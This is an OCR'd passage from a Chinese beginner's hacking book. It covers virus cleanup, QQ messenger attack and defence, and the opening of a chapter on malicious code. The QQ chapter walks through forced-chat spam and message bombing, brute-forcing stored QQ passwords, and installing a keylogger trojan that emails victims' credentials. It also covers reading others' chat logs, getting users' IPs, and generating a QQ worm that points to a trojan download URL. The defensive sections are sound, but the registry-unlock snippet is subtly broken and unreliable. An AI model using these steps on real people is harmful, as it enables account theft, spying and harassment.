8 进入计算机的系统盘（通常情况下C盘为系统盘），双击【WINDOWS】文件夹，弹出【WINDOWS】窗口。




9 在窗口空白处单击鼠标右键，然后从弹出的快捷菜单中选择【排列图标】➢【修改时间】菜单项。


10 找到排在窗口中最后面的几个可疑的exe文件并删除它们。删除时按【Shift】+【Delete】组合键，就可以将它们从用户计算机上永久删除。

11 用同样的方法将【WINDOWS】目录下的【system32】文件夹下的可疑 exe 文件删除。

12 选择【开始】➢【运行】菜单项，弹出【运行】对话框，在【打开】下拉列表文本框中输入“regedit”。



13 单击 确定 按钮，弹出【注册表编辑器】窗口。



14 在该窗口中依次展开 HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run。在右边的窗口中找到和在【WINDOWS】窗口中删除的 exe 文件名称相同的注册表项，并将其删除。


15 重启计算机，该病毒就被完全删除了。

2. 无法查看隐藏文件的解决方案

很多 U 盘病毒会通过修改注册表伪装自身，使用户在设置文件夹选项时，让隐藏文件始终看不到。下面介绍无法查看隐藏文件的解决方案。

1 选择【开始】➢【运行】菜单项，弹出【运行】对话框，在【打开】下拉列表文本框中输入“regedit”。

2 单击 确定 按钮，弹出【注册表编辑器】窗口。



3 依次展开 HKEY_LOCAL_MACHINE\Software\Microsoft\windows\CurrentVersion\explorer\Advanced\Folder\Hidden\SHOWALL，然后在右侧窗格中找到并选中【CheckedValue】选项，单击鼠标右键，在弹出的快捷菜单中选择【删除】菜单项。

4 删除此选项后，在空白处单击鼠标右键，然后从弹出的快捷菜单中选择【新建】➤【DWORD】菜单项，将此选项的名称更改为“CheckedValue”。

5 选中【CheckedValue】选项，单击鼠标右键，在弹出的快捷菜单中选择【修改】菜单项。

6 弹出【编辑 DWORD】对话框，在【数值数据】文本框中把默认的值改为“1”即可。

用上述方法设置后，即可看到隐藏文件。

新手

第9章 QQ攻防

Chapter 9

小龙：小月，我的QQ怎么登不上了？

小月：返回的提示是什么啊？

小龙：总是提示密码错误，但我输入的密码没出错啊。

小月：估计是被人盗号了。

小龙：是吗？那我该怎么办啊？

小月：下面我就教教你如何防范。

小龙：呵呵，好的，谢谢。

要点导航

- QQ的攻击方式
- QQ的防御


9.1 QQ的攻击方式

这里所说的对 QQ 的攻击方式指的是通过某些手段，对 QQ 的拥有者进行恶意侵犯，骚扰对方，使对方掉线死机或者获取对方的密码。

1. 强制聊天

简单实现强制聊天

打开浏览器，在地址栏中输入：http://wpa.qq.com/msgrd?V=1&Uin=******&Site=ioshenmue&Menu=yes。其中“******”是要强制聊天的对象（并不一定是好友）的号码。键入后按下【Enter】键，此时会弹出一个 QQ 聊天对话框，聊天对象正是自己所填入的 QQ 号码的用户。利用此方法即使对方把自己拖入黑名单也会收到自己所发送的信息。




此项 QQ 服务的目的是为了网站管理人员用 QQ 接收会员或者访客（当然不用验证身份，也不用加为好友）的 QQ 留言。该方式的缺点是骚扰力量不足，不能发送大量的信息。

QQ 临时会话器

如果觉得写这些代码麻烦，可以直接利用功能相同的小软件——QQ 临时会话器。在该会话器中输入对方的 QQ 号码，然后单击 进行聊天 按钮，即可弹出 QQ 聊天对话框进行强制聊天。

寻友大师

本软件可以搜索整个局域网（例如网吧）的所有在线 QQ（包括隐身）用户，并且可以直接与对方聊天（利用强制聊天功能），而不需要通过身份验证。充值后本软件就可以在本地进行搜索了。



QQ 聊天伴侣


下载运行此软件后，在任务栏中会显示出一个笑脸图标。

1 右键单击此图标，弹出的快捷菜单中包括【图形发送】、【聊天用语】和【自动消息】等菜单项。

2 选择【图形发送】菜单项，弹出【OICQ 聊天伴侣 之 聊天帖图】对话框，该对话框中包含大量并且分类清晰的文本图片，可以直接复制，然后在 QQ 聊天窗口中粘贴发送。

3 选择【聊天用语】菜单项，在弹出的窗口中包含很多的聊天用语，这里就不介绍了。

4 虽然上面所讲的信息量很大，但作为软件它还有自动快捷的一面。选择【自动消息】菜单项，打开与对方聊天的发送消息窗口并切换到对话模式。在【消息数量】微调框中输入合适的数值，在【消息内容设置】文本框中输入一段内容，然后单击【开始】按钮即可开启自动聊天模式，信息就会不断地发送过去。



2. 利用炸弹攻击

利用炸弹攻击的目的大多是恶作剧，像邮箱炸弹那样发送大量垃圾邮件，突破对方的接受能力。手工利用炸弹攻击的方法如下。

新建一个文本文档，在其中随便输入一些内容，然后将该文件放入一个空文件夹中，不断地进行全选（【Ctrl】+【A】）、复制（【Ctrl】+【C】）、粘贴（【Ctrl】+【V】）操作，复制到几百几千时全选并拖到要攻击的对象的头像上，这时对方就会不停地接收文件，严重情况下将导致对方掉线。不过要想进行这种操作，自己的电脑配置必须要好。

随着 QQ 版本的升级，上述手动攻击方式已经不能使用，QQ2008 Ⅱ Beta1 版本的 QQ 限制一次最多只能发送 15 个文件。下面介绍一下网上比较流行的 QQ 恶意攻击软件“飘叶千夫指”（认证炸弹的攻击和飘叶千夫指的操作方法相似，这里就不介绍了），该软件操作方法和邮箱炸弹差不多，只需写入内容和发送数目即可，发送后垃圾就会连绵不绝地发送到对方的 QQ 上去。由于这种炸弹会大量地占用有限的网络资源，阻塞网络，所以会导致用户的上网速度变慢。当大量的系统资源被占用后，还有可能造成电脑死机。

近年来主要用于攻击网页、邮箱的病毒和木马也把矛头指向了 QQ，这些病毒和木马主要有以下几种：

(1) 网页传播的 QQ 病毒或者木马；

(2) 伪装成 QQ 的病毒或者木马；

(3) 捆绑在 QQ 上的病毒或者木马。

QQ 病毒和木马主要是通过发送诱惑性的链接让对方单击而使对方机器感染。对方机器被感染后可能出现 QQ 被迫下线、死机等情况，当然更主要的目的是利用木马获得对方的 QQ 密码。

QQ 病毒木马的攻击带来的危害可能不仅仅是 QQ 的丢失，更危险的是还可能对电脑造成危害。

3. 破解本地 QQ 密码

一般来说，在本地登录过的 QQ 都会在本机上记录下密码，这里介绍利用“QQ 破密使者”和“QQ 眼睛”进行本地密码破解截获的方法。可以说这两种软件采用的是截然不同的两种攻击方式，“QQ 破密使者”是一种暴力破解工具，破解时需要很长的时间；使用“QQ 眼睛”截获密码较为简单，但却极有可能被当作木马杀掉。

首先介绍 QQ 破密使者。

1 下载 QQ 破密使者并运行，在打开的【QQ 破密使者】窗口中单击【QQ 路径】后面的 浏览 按钮。

单击该按钮

2 弹出【打开】对话框，在【查找范围】下拉列表中找到 QQ 文件夹，并选中 QQ.exe 文件，然后单击 打开(O) 按钮，从而打开 QQ 登录的路径及痕迹。

3 在【QQ 号码】下拉列表中选择一个目标号码，此列表中的号码是在本机登录 QQ 后不处理残留下的信息。

选择目标 QQ 号

4 同样在【字典路径】文本框中添加密码字典（密码用得概率比较大的文本文档），本软件中自带字典，用户可以直接使用，如果感觉密码不合自己的意思，可以用生成器生成密码字典。

选择字典

5 单击 打开(O) 按钮，即开始破解密码。


“QQ 破密使者”是一种暴力破解方法，破解一般是一个漫长的过程，余下的工作就是慢慢地等待。

暴力破解从理论上说是可以破解任意的QQ密码的，但在破解速度不够、密码不知道位数、密码的数字字母组成顺序不确定的情况下，用这种方法破解在时间上可能要付出很大的代价。下面介绍一种另外的破解方式，即用“QQ眼睛”获取QQ号码及密码。

“QQ眼睛”是一种放在本机上的木马，当别人在该电脑上使用QQ时，该工具就会记录下其号码及密码，并把结果发送到指定的邮箱里。

1 下载“QQ眼睛”后，先根据提示进行安装。

2 安装完成，在弹出的【XX眼睛 V1.5】对话框中设定QQ.exe文件的路径，在【接收密码的信箱地址：】文本框中输入自己的邮箱账户，在【信箱密码（必填）：】文本框中输入自己的邮箱密码，测试成功后单击 保存配置 按钮即可。



3 设置完成，就可以守株待兔地等待别人在此登录QQ，而QQ号和密码就会直接发送到自己指定的邮箱里。

其他的本地破解密码的软件有以下两种。

- **QQ掠夺者**

该软件是一种比较实用的账号密码截取软件，主要用途是监视孩子以及职工等的活动。该软件的优点是隐藏性好，可以把QQ号及密码直接发送到指定的邮箱里。

- **QQ密码黑眼睛**

该软件能准确地记录QQ用户登录和注册向导的号码、密码、IP地址以及登录时间，并保存在指定的文件或者发送到指定的邮箱中，每次开机后将在后台自动地运行。


另外，一个不错的可以大面积破解QQ密码的方法是用流光破解QQ邮箱密码，因为一般人的QQ密码与其默认的QQ邮箱密码是一样的。

4. 本地记录查询


QQ的聊天记录中可能包含着很多重要信息，如果用户想查看保存在本地的聊天记录，必须要登录QQ。黑客们为了查看别人的聊天记录，开发了许多查看聊天记录的软件，例如QQ聊天记录查看器，使用该软件不需要登录QQ，并且它支持QQ的任意版本。下面介绍如何使用QQ聊天记录查看器查看本地的聊天记录。

1 要使用该软件，用户需要将该软件下载并安装到电脑上，然后运行该软件，弹出【选择QQ目录和号码】对话框，在上面的文本框中输入QQ目录，在下面的下拉列表中选择要查看的QQ号。

2 单击 查 看 按钮，弹出【QQ 消息查看器】窗口，然后单击左侧窗格中的【系统消息】选项前面的【＋】符号将其展开。



3 此时可以看到该用户收到的所有系统消息。若要查看消息内容，单击该内容所在的行，即可在窗口下侧显示出该消息的全部内容。



4 用户还可以用同样的方式查看【聊天记录】和【群组消息】。

除了 QQ 聊天记录查看器之外，还有许多黑客软件也能实现查看聊天记录的功能，这里就不一一介绍了。


5. 非法获取用户 IP

当黑客在 QQ 的好友列表中挑选入侵的对象后，第一步就是要获取目标的 IP 地址，只有获得 IP 地址后，才能进行其他的后续工作。下面介绍使用彩虹 QQ 对其他 QQ 用户的 IP 进行获取的方法，具体的操作步骤如下。

1 首先下载彩虹 QQ，并将其安装到 QQ 的安装目录中（任意一个 QQ 版本都可以）。

2 双击桌面上的彩虹 QQ 图标，运行 QQ 登录程序，然后按照正常的 QQ 登录方式登录 QQ。

3 登录成功，QQ 就拥有查询 IP 的功能了。此时用户双击想要获取对方 IP 的头像（对方必须在线），打开聊天窗口，把鼠标移动到窗口上方的【彩虹】工具条上，就可以看到对方的 IP 地址了。



6. QQ 尾巴病毒


绝大多数系统之所以会被黑客入侵，并不是由于系统存在很大的漏洞，而是用户自身的安全意识薄弱所致。在这些链接地址后面，黑客很可能将页面链接到一个木马程序，当用户单击这个链接时，木马程序就会在操作系统后台悄悄地运行，这就是 QQ 尾巴病毒。类似的这种病毒很多，QQ 爱虫就是这样的一种病毒，

它可以利用 QQ 爱虫生成器进行制作。

下面介绍如何利用 QQ 爱虫生成器制作病毒，具体的操作步骤如下。

1 下载 QQ 爱虫生成器软件，双击该软件，弹出软件的主窗口。

2 单击 添加(A) 按钮，弹出【添加文件名】对话框，在文本框中输入要添加的文件名（要具有诱惑性），单击 继续添加(A) 按钮可以继续添加，直至适合自己的要求。



3 添加完成单击 完成(F) 按钮，返回主窗口，在【输入文件下载路径】文本框中输入一个木马的网址，在【高级配置】组合框中，用户可以根据自身的情况选中相对应的复选框，然后选中【软件声明】组合框中的【我同意上述约定】单选按钮。

4 单击 生成木马(M) 按钮，弹出一个对话框，提示用户已经生成木马文件。

5 单击 确定 按钮即可完成 QQ 病毒的制作。

9.2 QQ的防御


针对前面介绍的一些攻击方式，用户可以采用相应的措施进行防御。下面介绍 QQ 密码保护、聊天记录加密以及隐藏 IP 等 3 种方法。

1. 设置 QQ 密码保护

腾迅公司为 QQ 设计了密码保护功能，这将大大地降低用户丢失密码的风险。随着科技的发展，其保护功能也在不断地提高，可以说只要用户申请了密码保护，QQ 就不会丢失，即使被黑客盗走，也能迅速地找回来。

申请 QQ 密码保护的具体步骤如下。

1 申请 QQ 密码保护的前提是用户已经拥有一个 QQ 账号和与其相对应的密码。打开【QQ 用户登录】窗口。



2 单击 设置↓ 按钮，展开此登录窗口，在【其他选项】组合框中单击【申请密码保护】链接。

3 进入【账号中心】页面，单击【查看密保状态】链接。

4 弹出【用户登录】窗口，在【QQ 账号】、【QQ 密码】和【验证码】等文本框中分别输入相关信息，其中【验证码】文本框中填写的内容是登录窗口下方图片中的 4 个图片字符。

5 单击 登 录 按钮，此时用户可以返回首页，根据自己的需要还可以设置第二代密保、补充密保资料、修改密保资料和手机异常通知等。

2. 加密聊天记录

对于黑客通过软件查看 QQ 聊天记录这类攻击，用户无须借助其他软件对聊天记录进行加密，使用 QQ 内置的功能就能对本地聊天记录进行加密。具体的操作步骤如下。

1 打开 QQ，登录，登录成功单击【系统菜单】按钮。

2 在弹出的面板中选择【设置】>【个人设置】菜单项。

选择该菜单项

3 弹出【QQ2008 设置】对话框，在对话框左侧窗格中选择【安全设置】➢【聊天记录安全】选项，此时会在右侧窗格中显示该选项的具体设置。

4 在【聊天记录加密口令】组合框中选中【启用聊天记录加密】复选框，在【口令】文本框中输入要设置的密码，在【确认】文本框中再次输入进行确认，并根据自己的需要，确认是否启用聊天记录加密口令提示。

5 单击 确定 按钮，完成本地聊天记录设置。

3. 隐藏用户IP

隐藏QQ IP地址将会使用户大大地降低被黑客攻击的概率。兰飞QQiPPro就是这样的一款软件，它不仅可以查询自己好友的IP地址，还可以在使用QQ时隐藏自己的IP地址。

利用兰飞QQiPPro隐藏QQ IP地址的具体步骤如下。


1 下载并安装兰飞QQiPPro，然后运行该软件，其主界面如下图所示。

2 单击 设置系统 按钮，弹出【系统设置】对话框，切换到【选项】选项卡，选中【IP虚拟】下面的【为QQ虚拟一个任意指定的IP】选项，此时即可激活下方的 属性 按钮。

3 单击 确定 按钮，弹出【虚拟IP设置】对话框，在【QQ号码】下拉列表中选择想要设置虚拟IP的QQ号码，在【虚拟类型】下拉列表中选择【无效地址】选项。

4 单击 **确定** 按钮，返回【系统设置】对话框，然后单击 **确定** 按钮。

5 返回兰飞 QQiPPro 主界面，至此设置完成，然后单击主窗口上方的 **登录QQ** 按钮，按提示登录 QQ 即可隐藏本机 IP 地址。



小龙：小月，我的IE关不掉了。

小月：是吗？我看一下。

小龙：怎么回事？

小月：中了恶意代码，用任务管理器关掉。

小龙：什么是恶意代码啊，能教我吗？

小月：呵呵，好的。

要点导航

- 什么是恶意代码
- 恶意代码对注册表的修改
- 恶意代码实例
- 恶意代码的预防和查杀

10.1 什么是恶意代码

现今，由于恶意代码的存在，在 Internet 上不经意地打开一个网站，就有可能使用户的计算机感染上病毒，造成地址栏被侵犯、浏览器被破坏甚至硬盘被格式化等不可预料的严重后果，因此用户掌握这方面的知识是很有必要的。

10.1.1 恶意代码的特征

恶意代码的编写大多是出于商业或探测他人资料的目的，例如宣传某个产品、提供网络收费服务或对他人的计算机直接进行有意的破坏等。总的来说，它具有恶意破坏的目的、其本身为程序以及通过执行发生作用等 3 个特征。

恶意破坏的目的

有相当一部分黑客进行攻击的目的是从破坏其他用户的系统中得到成就感。但现在更多的黑客则是出于经济利益，例如，某些广告类代码可以通过用户的上网习惯以提高广告点击率来获取经济利益，而更直接的则是通过窃取其他用户的网上信用卡、银行卡等直接对其进行经济侵犯。现今又出现了潜伏性的恶意代码，在攻击的同时尽量不被发现，对用户和社会造成了严重的危害，构成了严重的经济犯罪。

其本身为程序

恶意代码是一段程序，它可以在很隐蔽的情况下嵌入到另一个程序中，通过运行别的程序而自动运行，从而达到破坏被感染计算机数据、程序以及对被感染计算机进行信息窃取的目的。

通过执行发生作用

如同木马一样，只要用户运行就会发作，只不过恶意代码是通过网页进行传播的。

10.1.2 非过滤性病毒

非过滤性病毒包括口令破解软件、嗅探器软件、键盘输入记录软件，远程特洛伊木马，等等，组织内部或者外部的攻击者使用这些软件来获取口令、侦察网络通信、记录私人通信，暗地接收和传递远程主机的非授权命令。

非过滤性病毒有以下几种。

谍件

谍件（Spyware）与商业产品软件有关，有些商业软件产品在安装到用户计算机上时，未经用户授权就通过 Internet 连接，让用户方软件与开发商软件进行通信，这部分通信软件就叫做谍件。用户只有安装了基于主机的防火墙，通过记录网络活动，才可能发现软件产品与其开发商在进行定期通信。谍件作为商用软件包的一部分，多数是无害的，其目的大多在于扫描系统，取得用户的私有数据。

远程访问特洛伊

远程访问特洛伊 RAT 是安装在受害者计算机上，实现非授权的网络访问的程序。比如 NetBus 和 SubSeven 可以伪装成其他程序，迷惑用户安装；比如伪装成可以执行的电子邮件，或者 Web 下载文件，或者游戏和贺卡等，也可以通过物理接近的方式直接安装。

Zombie

恶意代码不都是从内部进行控制的，在分布式拒绝服务攻击中，Internet 中的不少站点会受到其他主机上 zombies 程序的攻击。zombies 程序可以利用网络上计算机系统的安全漏洞将自动攻击脚本安装到多台主机上，这些主机就会成为受害者而听从攻击者指挥，在某个时刻汇集到一起再去攻击其他的受害者。

计算机活动监视软件

某些公司会使用计算机活动监视软件监视使用者的操作情况，通过键盘记录，防止雇员不适当地使用资源，或者收集罪犯的证据。这种软件也可以被攻击者用来进行信息刺探和网络攻击。

P2P 系统

基于 Internet 的点到点（peer-to-peer）的应用程序，比如 Napster、AIM 和 Groove，以及远程访问工具通道像 Gotomypc，这些程序都可以通过 HTTP 或者其他公共端口穿透防火墙，从而让雇员建立起自己的 VPN，这种方式对于组织或者公司有时候是十分危险的。因为这些程序首先要从内部的计算机远程连接到外边的 Gotomypc 主机，然后用户通过这个连接就可以访问办公室的计算机。这种连接如果被利用，就会给组织或者企业带来很大的危害。

逻辑炸弹和时间炸弹

逻辑炸弹和时间炸弹是以破坏数据和应用程序为目的的程序。一般是由组织内部有不满情绪的雇员植入。逻辑炸弹和时间炸弹对于网络和系统有很大的破坏性。如 Omega 工程公司的一个前网络管理员 Timothy Lloyd，1996 年引发了一个埋藏在原雇主计算机系统中的软件逻辑炸弹，导致了 1 千万美元的损失，而他本人最近也被判处 41 个月的监禁。

10.1.3 恶意代码的传播方式和传播趋势

恶意代码按传播方式可以分为病毒、蠕虫、木马、移动代码和间谍软件等。其传播的目的已有所变化，传统的攻击活动常常是受好奇心的驱使，希望自己的技术能得到认可，而现在的攻击则是以获得经济利益为目的。这些攻击通常为犯罪行为，例如为牟取经济利益而非法盗取他人的信息，从而对其造成经济损失。

1. 恶意代码的传播方式

总的来说，恶意代码的传播是因为用户的软件存在漏洞、操作不慎或者是两者结合造成的。

病毒

具有自我复制的功能，一般嵌入在主机的程序中。当被感染文件进行操作，例如用户打开一个可执行文件的时候，病毒就会自我繁殖。病毒一般具有破坏作用。

木马

名称来源于古希腊神话中的特洛伊木马。这种程序从表面上看没有危害，但是实际上却隐含着恶意的意图和破坏的作用。一些木马程序会通过覆盖系统中已经存在的文件的方式存在于系统之中；另外还有的会以软件的形式出现，因为它一般是以一个正常的应用程序身份在系统中运行的，所以这种程序通常不容易被发现。

蠕虫

蠕虫是一种可以自我复制的完全独立的程序，它的传播不需要借助被感染主机中的其他程序和用户的操作，而是通过系统存在的漏洞和设置的不安全性来入侵，例如通过共享的设置来入侵。蠕虫可以自动地创建与它的功能完全相同的副本，并能在无人干涉的情况下自动

运行，大量地复制占用计算机的空间，使计算机的运行缓慢甚至瘫痪。其中比较典型的有 Blaster 和 SQL Slammer。

移动代码

移动代码是能够从主机传输到客户端计算机上并执行的代码，它通常是作为病毒、蠕虫或者是特洛伊木马的一部分被传送到客户的计算机上。此外，移动代码还可以利用系统的漏洞入侵，例如非法的数据访问和盗取管理员账号等。

间谍软件

散布间谍软件的网站或个人会使用各种方法使用户下载间谍软件并将其安装在他们的计算机上。这些方法包括创建欺骗性的免费服务，以及隐蔽地将间谍软件和用户可能需要的其他软件捆绑在一起等，例如使用免费的共享软件。间谍软件的目的就像间谍的目的一样，主要包括收集个人信息、更改 IE 浏览器的设置，以达到探测信息、获取经济利益等目的。

2. 恶意代码的传播趋势

种类更模糊

恶意代码的传播不单纯依赖软件漏洞或者社会工程中的某一种，而可能是它们的混合。比如蠕虫会产生寄生的文件病毒、特洛伊程序、口令窃取程序、后门程序等，这进一步模糊了蠕虫、病毒和特洛伊的区别。

混合传播模式

“混合病毒威胁”和“收敛（convergent）威胁”已成为新的病毒术语，“红色代码”利用的则是 IIS 的漏洞，Nimda 实际上是 1988 年出现的 Morris 蠕虫的派生品种，它们的特点都是利用漏洞。病毒的模式已从引导区方式发展为多种类病毒蠕虫方式，但所需要的时间并不是很长。

跨平台

多平台攻击已开始出现，有些恶意代码对不兼容的平台都能够有作用。来自 Windows 的蠕虫可以利用 Apache 的漏洞，而 Linux 蠕虫则会派生 exe 格式的特洛伊。

使用销售技术

另外一个趋势是更多的恶意代码使用销售技术，其目的不仅在于利用受害者的邮箱实现最大数量的转发，更重要的是要引起受害者的兴趣，让受害者进一步对恶意文件进行操作，并且使用网络探测、电子邮件脚本嵌入和其他不使用附件的技术来达到自己的目的。

服务器和客户机同样遭受攻击

对于恶意代码来说，服务器和客户机的区别已越来越模糊，客户计算机和服务器如果运行同样的应用程序，也会同样受到恶意代码的攻击。像 IIS 服务是一个操作系统默认的服务，因此它的服务程序的缺陷是各个机器都共有的，Code Red 的影响也就不限于服务器，还会影响到众多的个人计算机。

攻击操作系统

Windows 操作系统更容易遭受恶意代码的攻击，它也是病毒攻击最集中的平台，病毒总是选择配置不好的网络共享和服务作为进入点。其他溢出问题，包括字符串格式和堆溢出，仍然是过滤性病毒入侵的基础。病毒和蠕虫的攻击点和附带功能都是由作者来选择的。

恶意代码类型变化

另外一类恶意代码则是利用 MIME 边界和 uuencode 头的处理薄弱的缺陷，将恶意代码化装成安全数据类型，以欺骗客户软件执行不适当的代码。

10.2 恶意代码对注册表的修改

注册表是 Windows 操作系统中的一个核心数据库，其中存放着各种参数，直接控制着 Windows 的启动、硬件驱动程序的装载以及一些 Windows 应用程序的运行，从而在整个系统中起着核心的作用。如果注册表遭到破坏，轻则使 Windows 的启动过程出现异常，重则可能会导致整个 Windows 系统的完全瘫痪。因此正确地认识、使用，特别是及时地备份以及对有问题的注册表进行恢复，对 Windows 用户来说就显得非常重要。

10.2.1 自动弹出网页和对话框


对广大网民来说，有时上网冲浪 IE 浏览器会每隔几分钟就窜出一个网页来，不是下载手机铃声就是一些不健康的色情网站，不但影响自己的心情，可能还会因此而使计算机感染病毒。所以每个网民都应该做到了解并懂得保护自己的 IE 浏览器。

1. 通过注册表清除弹出的网页

1 选择【开始】➢【运行】菜单项，弹出【运行】对话框，在【打开】下拉列表文本框中输入“regedit”，然后单击 确定 按钮。

2 在打开的【注册表编辑器】窗口中展开 HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run 注册表项。

3 接下来在右侧窗格中将 url、htm、html、asp、aspx 或者 php 等网址属性的键值全部删除即可。



2. 通过注册表清除弹出的对话框

对自动弹出的对话框和自动弹出的网页的解决方法类似，打开【注册表编辑器】窗口，依次展开 HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\分支，在右侧窗格中找到“LegalNotice Caption”和“LegalNoticeText”这两个字符串，然后删掉其值即可。

3. 利用杀毒软件

如果觉得手动清除很麻烦，可以下载安装网页杀毒软件。“360 安全卫士”和“Windows 清理助手”等都是不错的选择。在【360 安全卫士】主界面中切换到【清理恶评插件】选项卡。

单击 开始扫描 按钮，稍等片刻，扫描完成就可以在列表中看到计算机上的恶评插件，然后选中要清理的插件，单击 立即清理 按钮即可。

10.2.2 浏览网页注册表被禁用


用户修改注册表都是通过【注册表编辑器】来实现的，但是当系统因感染网页病毒而使注册表编辑器被禁用了该怎么办?

通过.reg 文件

新建一个文件文档，然后输入以下内容：

```
REGEDIT5
【此处需要空一行】
[HKEY_CURRENT_USER Software Microsoft Windows CurrentVersion Policies System]
"DiseableRegistryTools"=dword:00000000
```

输入完成，将其保存为.reg 格式的文件。双击该文件，然后在弹出的【注册表编辑器】对话框中单击 是(Y) 按钮即可。




通过组策略

1 选择【开始】➢【运行】菜单项，打开【运行】对话框，在【打开】下拉列表文本框中输入“gpedit.msc“，然后单击 确定 按钮。

2 在打开的【组策略】窗口的左侧窗格中依次展开【用户配置】➢【管理模板】➢【系统】选项，在右侧窗格中找到【阻止访问注册表编辑工具】选项并双击。

3 在弹出的【阻止访问注册表编辑工具 属性】对话框中选中【已禁用】单选按钮，然后单击 确定 按钮即可为注册表解锁。



10.2.3 IE 首页、右键菜单被强行修改

修改 IE 首页和修改 IE 右键菜单是恶意代码最常见的一种攻击方式，下面介绍解决这两个问题的方法。

1. 修改 IE 首页

1 选择【开始】➢【运行】菜单项，打开【运行】对话框，在【打开】下拉列表文本框中输入“regedit”，然后单击 确定 按钮。

2 在打开的【注册表编辑器】窗口中找到其中的 HKEY_CURRENT_USER\SOFTWARE\Microsoft\Internet Explorer\Main\Start Page 分支。

3 选中【Start Page】选项，单击鼠标右键，在弹出的快捷菜单中选择【修改】菜单项。

4 在打开的【编辑字符串】对话框中，将【数值数据】文本框中的内容设为想要设置的首页，然后单击 确定 按钮即可完成设置。

2. 修改 IE 右键菜单

